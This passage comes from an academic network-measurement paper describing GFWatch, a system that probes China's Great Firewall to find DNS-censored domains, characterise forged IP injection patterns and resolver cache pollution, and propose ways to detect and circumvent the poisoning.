We are interested in the timely discovery of as many censored domains as possible because we hypothesize that the GFW does not block just well-known domains (e.g., `facebook.com`, `twitter.com`, `tumblr.com`) but also less popular or even unranked ones that are of interest to smaller groups of at-risk people (e.g., political dissidents, minority ethnic groups), who are often suppressed by local authorities [18]. Therefore, we opt to curate our test list from top-level domain (TLD) zone files obtained from various sources, including Verisign [16] and the Centralized Zone Data Service operated by ICANN [5], which we refresh on a daily basis. Using zone files not only provides us with a good coverage of domain names on the Internet, but also helps us to fulfill the first design goal of `GFWatch`, which is the capability to test new domains as they appear on the Internet.

Since TLD zone files contain only second-level domains (SLDs), they do not allow us to observe cases in which the GFW censors subdomains of these SLDs. As we show later, many subdomains (e.g., `scratch.mit.edu`,




Figure 1: Probing the GFW's DNS poisoning from outside.




Figure 2: Verifying poisoned domains from inside the GFW.

nsarchive.gwu.edu, cs.colorado.edu) are censored but their SLDs (e.g., mit.edu, gwu.edu, colorado.edu) are not. We complement our test list by including domains from the Citizen Lab test lists (CLTL) [13], the Tranco list [66], and the Common Crawl project [14]. Between April and December 2020, we tested a total of 534M domains from 1.5K TLDs, with an average of 411M domains daily tested.

3.2 Measurement Approach

When filtering DNS traffic, the GFW does not consider the direction of request packets. As a result, even DNS queries originating from outside the country can trigger the GFW if they contain a censored domain, making this behavior a popular topic for measurement studies [21, 22, 27, 87]. Based on the observation of this filtering policy, we design *GFWatch* to probe the GFW from outside of China to discover censored domains and verify their blockage again from our controlled machines located in China to validate our findings.

Prior work has shown that the GFW does not filter DNS traffic on ports other than the standard port 53 [21, 67], we thus design our probe queries using this standard destination port number. We observe that for major UDP-based DNS query types (e.g., A, CNAME, MX, NS, TXT), the GFW injects the forged responses with an IPv4 for type A queries and a bogus IPv6 for type AAAA queries. In some rare cases, injections of forged static CNAME records are also observed for a small number of censored domains (§5.3).

For TCP-based queries that carry censored domains, RST packets are injected instead of DNS responses [91]. Since UDP is the default protocol for DNS in most operating systems, we choose to probe the GFW with UDP-based queries. While using both TCP-based and UDP-based queries would still allow us to detect censored domains, we opt to use UDP-based queries because they also allow us to (1) collect the forged IPs used in the injected DNS responses, and (2) conduct our measurement at scale, which would be otherwise more challenging to achieve because a TCP-based measurement at the same scale would require more computing and network resources to handle stateful network connections.

As shown in Figure 1, *GFWatch*'s main prober is a machine located in an academic network in the United States, where DNS censorship is not anticipated. A and AAAA DNS queries for the test domains are sent towards two hosts in China, which are under our control and do not have any DNS resolution capabilities. Therefore, any DNS responses returned to the main prober come from the GFW.

While prior studies have confirmed the centralized blocking policy of the GFW [38, 52, 85], to make sure this behavior is still consistent and to detect any future changes, the two hosts in China are located in two different autonomous systems (ASes). From our measurement results, we confirm that the DNS blocking policy continues to be centralized, with the same censored domains detected via the two probing paths.

After the main prober completes each probing batch, detected censored domains are transferred to the Chinese hosts and probed again from inside China towards our control machine, as shown in Figure 2. This way, we can verify that censored domains discovered by our prober in the US are also censored inside China.

Since *GFWatch* is designed to probe using UDP, which is a stateless and unreliable protocol, packets may get lost due to factors that are not under our control (e.g., network congestion). Moreover, previous studies have reported that the GFW sometimes fails to block access when it is under heavy load [21, 45]. Therefore, to minimize the impact of these factors on our data collection, *GFWatch* tests each domain at least three times a day.

For this paper, we use data collected during the last nine months of 2020, from April to December. As of this writing, *GFWatch* is still running and collecting data every day. The data collected will be made available to the public on a daily basis through a dedicated web service.

4 Censored Domains

Over the nine months of our study, we tested a total of 534M distinct domains, finding 311K domains triggering the GFW's




Figure 3: Cumulative censored domains discovered over time and daily added/removed censored domains.




Figure 4: Cumulative base censored domains discovered over time and daily added/removed base censored domains.

DNS censoring capability. Figure 3 summarizes the cumulative number of censored domains over time, as well as the number of domains added and removed from the set of censored domains each day. We note a sharp increase in domains on August 31st because of the addition of more than 30K subdomains from the previously censored namespaces (e.g., `*.googlevideo.com`, `*.appspot.com`) to our test domains. In this section, we describe our technique for identifying the specific strings that trigger GFW's DNS censorship (§4.1). We use this technique to remove unrelated domains that match the blocking rules ("overblocked" domains) and then characterize domains censored by the GFW in Section 4.2.

4.1 Identifying Blocking Rules

When considering the domains filtered by the GFW, there are many with common second-level and top-level domains (e.g., numerous blocked domains of the form `*.blogspot.com` or `*.tumblr.com`). This observation led us to develop a clustering method for domains that are blocked based on the same underlying rule. For example, if `subdomain.example.com` and all subdomains of `example.com` are blocked, we consider `example.com` as the blocked domain. We note that when a subdomain is blocked, the covering domains may not be blocked (e.g., `cs.colorado.edu` is blocked, whereas `colorado.edu` is not (§4.2)).

Inspired by a previous study of GFW's DNS censorship [22], we use the following technique to identify the strings that trigger blocking (i.e., the most general string such that all domains containing this string are blocked). For a given domain, we test the following permutations of each censored domain and random strings:

- Rule 0 `censored_domain`
- Rule 1 `censored_domain`*`{.rnd_str}`*
- Rule 2 `censored_domain`*`{rnd_str}`*
- Rule 3 *`{rnd_str.}`*`censored_domain`
- Rule 4 *`{rnd_str}`*`censored_domain`
- Rule 5 *`{rnd_str.}`*`censored_domain`*`{.rnd_str}`*
- Rule 6 *`{rnd_str.}`*`censored_domain`*`{rnd_str}`*
- Rule 7 *`{rnd_str}`*`censored_domain`*`{.rnd_str}`*
- Rule 8 *`{rnd_str}`*`censored_domain`*`{rnd_str}`*

Among these rules, only Rules 1 and 3 are correct forms of a domain with a different top-level domain (Rule 1) or subdomain (Rule 3). In contrast, the rest represents unrelated (or non-existent) domains that happen to contain the censored domain string. We refer to censored domains that are grouped with a shorter domain string via rules other than Rules 1 or 3 as being *overblocked*, because they are not subdomains of the shorter domain, but are actually unrelated domains that are textually similar (e.g., the censored domain `mentorproject.org` contains the shorter domain string `torproject.org` that actually triggers censorship).

Using these rules to generate domains and testing them with *`GFWatch`*, we identify the most general form of each censored domain that triggers censorship. We refer to these shortest censored domains as the "base domain" from which the blocking rule is generated. We discovered a total of 138.7K base domains from the set of 311K censored domains.

Considering base domains allows us to observe growth in the underlying blocking rules as opposed to the raw number of domains. We also observe fewer new base domains over time and avoid sudden jumps in censored domains when large numbers of subdomains of an existing base domain are observed. Figure 4 shows the cumulative number of base domains discovered over the nine-month period and the daily addition and removal of these domains. As of December 31st, 126K base domains are still being censored.

Of 138.7K base domains, 11.8K are censored independently (Rule 0). In other words, these domains are censored as they are, but do not trigger GFW's DNS censorship when concatenated with random strings. However, in an ascending order of severity, we find that 4, 113.8K, 10.9K, 1.4K, and 696 distinct base domains are blocked under Rules 2, 3, 4, 6, and 8, respectively. There are no domains for Rules 1, 5, and 7, since domains blocked under these rules are already covered by other more general rules. While the vast majority of base censored domains fall under Rule 3, there are more than 13K base domains blocked under other rules, causing




Figure 5: CDF of the popularity ranking for base censored domains (in log scale).




Figure 6: Top ten categories of domains censored by the GFW.

unrelated domains to be overblocked.

We utilize the base domains to identify cases of overblocking, where an unrelated domain matches a more general censored domain string. Specifically, we consider domains that match a base domain, but are not subdomains of the base domain, as being overblocked. This is because these domains are unrelated to the base domain despite being textually similar. With this definition, we find that 41K of the 331K censored domains are overblocked. The top three base domains that cause the most overblocking are `919.com`, `jetos.com`, and `33a.com`. These three domains are responsible for a total of 15K unrelated domains being blocked because they end with one of these three base domains (and are not subdomains of them). Table 4 in Appendix A provides more details on the base domains responsible for the most overblocking. Domain owners may consider refraining from registering domain names containing these base domains to avoid them being inadvertently blocked by the GFW.

4.2 Characterizing Censored Domains

We now characterize the 138.7K base domains identified in §4.1. We focus on these base domains to avoid the impact of domains with numerous blocked subdomains on our results. Focusing on base domains also allows us to avoid analyzing innocuous domains that are overblocked based on our previous analysis.

Popularity of censored domains. We find that most domains blocked by the GFW are unpopular and do not appear on lists of most popular websites. We use the rankings provided by the Tranco list [66], which combines four top lists (Alexa [1], Majestic [15], Umbrella [3], and Quantcast [10]) in a way that makes it more stable and robust against malicious manipulations [76]. The daily Tranco list contains about 7M domains ranked by the Dowdall rule [48].

Figure 5 shows the CDF of the popularity ranking for the 138.7K blocked base domains. Only 1.3% of them are among the top 100K most popular domains, which is the statistically significant threshold of the popularity ranking as suggested by both top-list providers and previous studies [20, 83]. Even when considering all domains ranked by the Tranco list, only 13.3% of the base censored domains fall within the list's ranking range, while the remaining are unranked. This finding highlights the importance of *GFWatch*'s use of TLD zone files to enumerate the set of potentially censored domains.

Types of censored content. For domain categorization, we use a service provided by FortiGuard [4], which has also been used by other censorship measurement studies [21, 71, 78], to make our analysis comparable. Figure 6 shows the top-ten domain categories censored by the GFW. We find that nearly half of the domains we observe are not currently categorized by FortiGuard, with 40% categorized as *"newly observed domain,"* and 5.5% categorized as *"not rated."* This is a result of the large number of domains in our dataset, many of which may not be currently active (§7.3).

Apart from the *"newly observed domain"* and *"not rated"* categories, we find that *"business," "pornography,"* and *"information technology"* are within the top-five dominant categories. This finding is different from the results reported by the most recent related work to ours [21], which observed *"proxy avoidance"* and *"personal websites and blogs"* as the most blocked categories. This difference stems from the counting process used in [21], which does not aggregate subdomains, while their test list is a fixed snapshot of 1M domains from the Alexa list, which contains many subdomains of `*.tumblr.com` and `*.blogspot.com`.

COVID-19 related domains. On December 19th, 2020, the New York Times reported that the Chinese Government issued instructions for suppressing the free flow of information related to the COVID-19 pandemic [81]. *GFWatch* has detected numerous domains related to COVID-19 being censored by the GFW through DNS tampering, including `covid19classaction.it`, `covid19song.info` `covidcon.org`, `ccpcoronavirus.com`, `covidhaber.net`, and `covid-19truth.info`.

While most censored domains are discovered to be blocked soon after they appear in our set of test domains, we found that there was some delay in blocking `ccpcoronavirus.com`, `covidhaber.net`, and `covid-19truth.info`. Specifically, `ccpcoronavirus.com` and `covidhaber.net` first appeared

on our test lists in April but are not blocked until July and September, respectively. Similarly, `covid-19truth.info` appeared in our dataset in September but was not censored until October. The large difference in the time the GFW takes to censor different domains shows that the blocklist is likely to be curated by both automated tools and manual efforts.

Educational domains. In 2002, Zittrain et al. [95] reported DNS-based filtering of several institutions of higher education in the US, including `mit.edu`, `umich.edu`, and `gwu.edu`. While *"education"* is not one of the top censored categories, we find numerous blocked education-related domains, including `armstrong.edu`, `brookings.edu`, `citizenlab.ca`, `feitian.edu`, `languagelog.ldc.upenn.edu`, `pori.hk`, `soas.ac.uk`, `scratch.mit.edu`, and `cs.colorado.edu`.

Although censorship against some of these domains is not surprising, since they belong to institutions well-known for conducting political science research and may host content deemed as unwanted, we are puzzled by the blocking of `cs.colorado.edu`. While the University of Colorado's computer science department is not currently using this domain to host their homepage, the blocking of this domain and its entire namespace `*.cs.colorado.edu` would prevent students in China from accessing other department resources (e.g., `moodle.cs.colorado.edu`). This is another evidence of the overblocking policy of the GFW, especially during the difficult time of the COVID-19 pandemic when most students need to take classes remotely.

5 Forged IP Addresses

The use of publicly routable IPs owned by foreign entities not only confuses the impacted users and misleads their interpretation of the GFW's censorship, but also hinders straightforward detection and circumvention [54]. Therefore, knowing the forged IPs and the pattern in which they are injected (if any) is essential. In this section, we analyze the IPs collected by *GFWatch* to examine whether there exists any specific injection pattern based on which we can develop strategies to effectively detect and bypass the GFW's DNS censorship.

5.1 Forged IP Addresses over Time

Extracting the forged IPs from all poisoned DNS responses captured by *GFWatch*, we find a total of 1,781 and 1,799 unique forged IPv4 and IPv6 addresses from poisoned type-A and type-AAAA responses, respectively. The forged IPv4 addresses are mapped to multiple ASes owned by numerous non-Chinese entities, including 783 (44%) IPs of Facebook, 277 (15.6%) IPs of WZ Communications Inc., 200 (11.2%) IPs of Twitter, and 180 (10.1%) IPs of Dropbox. On the other hand, all IPv6 addresses are bogus and belong to the same subnet of the predefined Teredo prefix [62], `2001::/32`. Therefore, we will focus our analysis on the forged IPv4 addresses




Figure 7: Number of forged IPv4 addresses detected over time by *GFWatch*.

hereafter because the pattern of IPv6 injection is obvious and thus should be trivial to detect and circumvent.

Figure 7 shows the number of unique IPv4 addresses that *GFWatch* has discovered over the measurement period considered in this paper. The gray bar plot shows the number of unique IPs observed daily, and the blue bar plot shows the number of new IPs that were not observed previously. We add a second y-axis on the right side of the figure for better visibility of the blue bars.

Our initially collected data overlaps with the data collected during the final month of [21], which is the most recent related work to our study. During this period, our observation aligns with the result reported in Figure 2 of [21], i.e., the number of unique forged IPs is about 200 with no new IPs detected. However, starting in May, *GFWatch* began to detect more forged IPs every day until September, with about 10–20 new IPs added daily. These gradual daily additions, together with a significant increase of more than 300 previously unobserved IPs at the end of August, have brought the total number of forged IPs to more than 1.5K. The number of forged IPs converges to 1.7K over the last four months of 2020.

Comparing the IPs observed by *GFWatch* with the ones reported in [21], we find that all IPs observed by [21] have been used again in poisoned DNS responses, regardless of the major drop reported on November 23rd, 2019. In addition, we find 188 new IPs that were not observed previously in [21]. Given how close the timeline is between our work and [21], this finding of the unpredictable fluctuation in the number of forged IPs emphasizes the importance of having a large-scale longitudinal measurement system to keep track of erratic changes in the GFW's blocking behavior. Therefore, we are committed to keeping *GFWatch* running as long as possible, rather than just creating it as a one-off effort.

Prior reports [38, 52, 85] and our detection of the same censored domains via two different network paths (§3) have confirmed the centralized blocking policy of the GFW in terms of the domains being censored. Nevertheless, we are also interested in investigating whether the forged IPs are consistent at different network locations, because our ulti-




Figure 8: CDF of censored responses with respect to the injection frequency of forged IPv4 addresses detected by *GFWatch*.

mate goal is to collect as many forged IPs as possible and demystify their injection pattern to assist us in developing effective strategies for censorship detection and circumvention. Therefore, we have also conducted an extra measurement by probing across different network locations in China to confirm that the pool of forged IPs discovered by *GFWatch* is representative enough. More details of this measurement are provided in Appendix B.

5.2 Injection Frequency of Forged IPs

Due to the erratic changes in the number of forged IPs over time, prior studies have often concluded that forged IPs are injected randomly. Through the longitudinal measurement conducted at scale, *GFWatch* has tested and detected a large enough number of censored domains and forged IPs that allows us to provide more insights into this aspect. Analyzing the injection frequency of each forged IP, we find that not all forged IPs are equally injected in censored responses, i.e., their injection pattern is not entirely random.

Figure 8 shows the CDF of censored responses with respect to the injection frequency of forged IPs observed in these responses. The x-axis (in log scale) indicates the number of forged IPs, sorted by their injection frequency. There are three periods during which the cumulative number of forged IPs shows different patterns (i.e., April, May to August, and September to December, as shown in Figure 7). Thus, we analyze the injection frequency of these three periods independently and compare them with the injection frequency of all forged IPs discovered over the whole period of our measurement.

We can see that the forged IPs' injection frequencies are similar (almost overlapping) between the April and May–August lines. In other words, although the number of forged IPs increases from about 200 at the end of April to more than 1.5K over the May–August period, the initial 200 forged IPs are still responsible for 99% of censored responses. On the other hand, the additional 1.3K new forged IPs discovered from May to August are in the long tail and only used in 1% of all censored responses. Similarly, even after the remarkable increase to more than 1.7K forged IPs at the end of August, only 600 of them are frequently injected from September to December, occupying 99% of the censored responses. Finally, when looking at all the censored responses and forged IPs discovered over the whole period, the 200 most frequently injected forged IPs discovered in April are still responsible for more than 50% of all censored responses, whereas only 600 (33.6%) out of 1,781 forged IPs are responsible for 99% of all censored responses, the remaining 1.1K forged IPs in the long tail are used in only 1% of censored responses.

Table 1: Groupings of censored domains with respect to different sets of forged IPs injected in their poisoned responses.

G	# Domains	# IPs	Forged IPs/CNAMEs
0	41	0	cathayan.org, mijingui.com, upload.la, yy080.com
1	12	1	why.cc → 216.139.213.144
2	7	1	yumizi.com → 66.206.11.194
3	57	1	46.38.24.209, 46.20.126.252, 61.54.28.6, 89.31.55.106 122.218.101.190, 123.50.49.171, 173.201.216.6, 208.109.138.55
4	3,295	3	4.36.66.178, 64.33.88.161, 203.161.230.171
5	1,711	4	8.7.198.45, 59.24.3.173, 243.185.187.39, 203.98.7.65
6	2,724	4	8.7.198.46, 59.24.3.174, 46.82.174.69, 93.46.8.90
7	4	7	4.36.66.178, 64.33.88.161, 203.161.230.171, 59.24.3.174 8.7.198.46, 46.82.174.69, 93.46.8.90
8	9	7	4.36.66.178, 64.33.88.161, 203.161.230.171, 8.7.198.45 59.24.3.173, 243.185.187.39, 203.98.7.65
9	4,551	10	23.89.5.60, 49.2.123.56, 54.76.135.1, 77.4.7.92 118.5.49.6, 188.5.4.96, 189.163.17.5, 197.4.4.12 249.129.46.48, 253.157.14.165
10	remaining $\sim 300K$ domains	>560	[Omitted due to the large number of forged IPs] Supplementary data will be made publicly available and updated on a daily basis.

5.3 Static and Dynamic Injections

One of the GFW behaviors is injecting different sets of forged IPs for different groups of censored domains. This behavior was first reported in [21], where the authors identify a total of six groups of censored domains that are poisoned with different sets of forged IPs. From data collected by *GFWatch*, we have discovered a total of 11 groups shown in Table 1. Comparing these groups with those reported in [21], we find five similar groups that have the same set of forged IPs/CNAMEs, including Groups 0, 4, 5, 6, and 9. Understandably, we discover more groups because our test list covers far more domains compared to [21], where a fixed Alexa top list of only 1M domains was used for the whole measurement period.

An instance of forged response containing a CNAME was reported in [21] but excluded from the analysis since it did not seem to be prevalent. However, with a larger dataset, we find that the injection of CNAME in forged responses can happen in three different groups of censored domains, triggering the GFW to inject six different CNAME answers. As depicted in Table 1, there are 41 censored domains that can trigger the injection of *either one of the four* CNAMEs listed. Domains in Groups 1 and 2 can trigger a CNAME injection, accompanied

by an IP in the forged response. Note that these two IPs are not the actual IPs of the two CNAMEs. Similarly, there are eight distinct subgroups of domains within Group 3 that can constantly trigger *either one of the eight* forged IP listed. For example, `qcc.com.tw` will always trigger a forged response of `89.31.55.106`. The same pattern applies in other Groups from 4 to 9, i.e., resolving domains within these groups will always trigger the GFW to inject one of the forged IPs listed on the 4th column. The remaining of about 300K censored domains are grouped together since they trigger the GFW to dynamically inject a much larger number of more than 560 different forged IPs.

Revealing these injection patterns for different groups of censored domains is crucial for developing an effective strategy to detect and circumvent the GFW's DNS censorship (§6). Especially, knowing whether a censored domain belongs to one of the static groups (Groups 0 to 9) or the dynamic group (Group 10) is necessary to avoid misclassifying consistent forged responses as "legitimate" (§7).

6 Censorship Leakage and Detection

The GFW's bidirectional DNS filtering behavior has been reported as the cause of poisoned DNS responses being cached by public DNS resolvers outside China, when DNS resolution paths unavoidably have to transit via China's network [57, 87]. However, in this section, we show that DNS poisoning against many domains whose authoritative name servers are located in China is another primary reason why poisoned DNS records have tainted many public DNS resolvers around the world. We then show how the datasets of censored domains and forged IPs discovered by *GFWatch* can help with detecting and sanitizing poisoned resource records from public DNS resolvers' cache.

6.1 Geoblocking of China-based Domains

On August 8th, 2020, *GFWatch* detected the blockage of `www.beian.gov.cn`, which is managed by the Chinese Ministry of Industry and Information Technology. This service allows website owners to obtain and verify their website's Internet Content Provider (ICP) license, which is obligated to legally operate their site in China. This domain has two authoritative name servers, `dns7.hichina.com` and `dns8.hichina.com`, which are hosted on 16 different IPs. However, checking against the latest MaxMind dataset [7], we find that all of these IPs are located inside China. Consequently, the DNS censorship against this domain by the GFW will cause DNS queries issued from outside China to be poisoned since all resolution paths from outside China will have to cross the GFW.

We initially attributed this blockage to an error or a misconfiguration because previous works have sometimes noticed intermittent failures in the GFW [21, 45]. Furthermore, no prior




Figure 9: Visit to a domain geoblocked by the GFW ends up with an error page from Facebook.

studies have ever found such a strange blocking behavior—the GFW of China censors a Chinese government website. However, at the time of composing this paper, we are still observing `www.beian.gov.cn` being censored by the GFW, almost half a year since its first detection. Hence, this is a clear case of geoblocking because we can still visit this domain normally from our controlled machines located inside China. To the best of our knowledge, ours is the first academic research to document this geoblocking behavior of the GFW.

Note that this geoblocking is a result of the GFW's DNS censorship, which is not the same as geoblocking enforced at the server side [69]. Geoblocking of China-based websites has been noticed previously but is enforced by their website owners. For instance, political researchers have been using `https://www.tianyancha.com/` to investigate the ownership of Chinese companies, but since 2019, this website blocks visitors from non-Chinese IPs and shows a clear message for the reason of denying access.

The GFW's blocking of China-based domains using bidirectional DNS filtering in combination with the use of forged IPs owned by non-Chinese entities impacts not only Internet users in China, but also users from around the world. For instance, upon visiting the aforementioned geoblocked domain from a non-censored network outside China, we end up with an error page served from Facebook, as shown in Figure 9.

Most ordinary Internet users would not know the underlying reason why their visit to a given China-based domain (e.g., `www.beian.gov.cn`) that is clearly unrelated to Facebook would end up with an error page from Facebook. The fact that the GFW frequently changes the forged IPs used in fake DNS responses (§5) would cause even more confusion to the affected users. Depending on which fake IP is injected in the spoofed response, users may encounter a different error page from Figure 9. Even more confusing, the visit to this domain from outside China will intermittently succeed because the poisoned responses injected by the GFW sometimes fail to arrive ahead of the legitimate one (§7).

At the server side of the forged IPs being used for injecting poisoned responses, their operators would also be puzzled as to why many HTTP requests are sent to their servers, asking for hostnames they do not serve. For the above example, an error log at a Facebook server will show that someone was




Figure 10: CDF of the number of authoritative name servers located inside China as a percentage of 138.7K base censored domains and 41K innocuously blocked domains.

trying to visit `www.beian.gov.cn` on a Facebook IP, which obviously does not serve any content for that domain, thus the returned error page. As we do not have access to the error logs of Facebook and other organizations whose IPs are used for injecting poisoned DNS responses by the GFW, we cannot quantify the actual cost (e.g., the overhead of serving unsolicited connections, error pages) of such an abusive DNS redirection behavior. However, given the large number of more than 311K censored domains discovered (§4) and only a small pool of forged IPs being used (§5), we believe that the GFW's injection policy would cost these affected organizations a non-negligible overhead on their servers. Past reports have shown that this abusive design of the GFW can lead to resource exhaustion attacks on specific IPs, making them inaccessible [34, 54, 64].

To estimate the extent to which the above geoblocking and overblocking policies have impacted the global Internet, we analyze the location of authoritative name servers of 138.7K base censored domains and 41K innocuously blocked domains, using the MaxMind dataset [7]. As shown in Figure 10, 38% (53K) of the base censored domains and 21.6% (8.8K) of the innocuous censored domains have at least one authoritative name server in China. In other words, there is always a non-zero chance that DNS resolution for these 61.8K domains from outside China will be poisoned, causing their visitors to potentially end up with an error page similar to the above case. On the other hand, 19.4% (26.9K) of base censored domains and 12.5% (5.1K) innocuously blocked domains have all of their authoritative name servers in China, meaning that the resolutions for these 32K domains from outside China will always cross the GFW, thus being poisoned.

6.2 Detection

A common operational mechanism of DNS censorship is that the censor takes advantage of the time-honored property of UDP-based DNS resolution to inject poisoned responses, racing against the legitimate response. Depending on the censored domain being queried, the GFW can even emit up to three responses. This behavior of injecting multiple fake responses was first reported recently in [21]. For the completeness of our investigation, we have also identified the three different injectors based on the data collected by *GFWatch*, with more detailed analysis in Appendix C.

Table 2: Top ten public DNS resolvers with the highest number of censored domains whose poisoned resource records have polluted their cache.

# Domains	Resolver	# Domains	Resolver
74,715	Google	63,295	OpenDNS
71,560	Cloudflare	62,825	Comcast
65,567	OpenNIC	56,913	CleanBrowsing
65,538	FreeDNS	56,628	Level3
64,521	Yandex	55,795	Verisign

From the GFW's perspective, the injection of multiple fake responses not only increases the chance of successfully poisoning a censored client but also makes it more costly and challenging to detect and circumvent its DNS censorship [40]. However, based on the pool of forged IPs and their injection patterns that we have revealed in §5, detecting DNS censorship by the GFW can be done effectively by checking the returned IP address against the pool of forged IPs discovered by *GFWatch*. Although this strategy may not detect all poisoned responses due to some rare forged IPs that *GFWatch* might have not observed in the long tail, from the analysis of injection frequency in §5.2, which we have also verified its consistency across different network locations (Appendix B), we are confident that this detection technique can identify more than 99% of the poisoned responses.

We next employ this detection technique to expose poisoned resource records that have tainted public DNS resolvers around the world. In particular, once a censored domain is detected by *GFWatch*, we query them against popular DNS resolvers and examine if its response matches any injection pattern we have revealed in §5. Table 2 shows the top ten resolvers that have been polluted with the highest number of censored domains. In total, we find 77K censored domains whose poisoned resource records have polluted the cache of all popular public DNS resolvers that we examined. Of these censored domains, 61K are base censored domains. This result aligns well with our earlier speculation in §6.1.

This finding shows the widespread impact of the bidirectional blocking behavior of the GFW, necessitating the operators of these public DNS resolvers to have an effective and efficient mechanism to prevent these poisoned resource records from polluting their cache, to assure the quality of their DNS service. Furthermore, the 61K base censored domains whose DNS queries from outside China are censored is likely the reason why many censored domains are classified as *"newly observed domain"* or *"not rated"* in §4.2. This is because FortiGuard's crawlers, which are likely located outside China, probably could not obtain the correct IPs of these domains, thus failing to fetch and classify them.

7 Circumvention

We now show how insights gained from analyzing the censored domains (§4) and forged IPs discovered by *GFWatch* over time (§5) can assist us in developing strategies to effectively and efficiently circumvent GFW's DNS censorship.

7.1 Strategy

The GFW's bidirectional DNS filtering not only impacts in-China users but also prevents users outside China from obtaining legitimate resources records of geographically restricted domains based in China (§6.1). Therefore, an effective DNS censorship evasion strategy would benefit not only (1) users inside China who need to access censored domains hosted outside China, but also (2) users outside China who need access to geoblocked domains based in China. Both (1) and (2) also include open DNS resolvers located at both sides of the GFW that want to prevent poisoned responses from polluting their DNS cache.

Since the GFW operates as an on-path injector and does not alter the legitimate response from the actual DNS resolver chosen by a client, a circumvention strategy for the client is to not quickly accept any returned responses when querying a censored domain. Instead, the client should wait for an adjustable amount of time for all responses to arrive, as suggested in [40]. Upon receiving more than one IPv6 answer, the client can filter out the bogus ones that belong to the Teredo subnet `2001::/32`. Furthermore, for IPv4 answers, the client can check them against the injection patterns and forged IPv4 addresses discovered in §5.

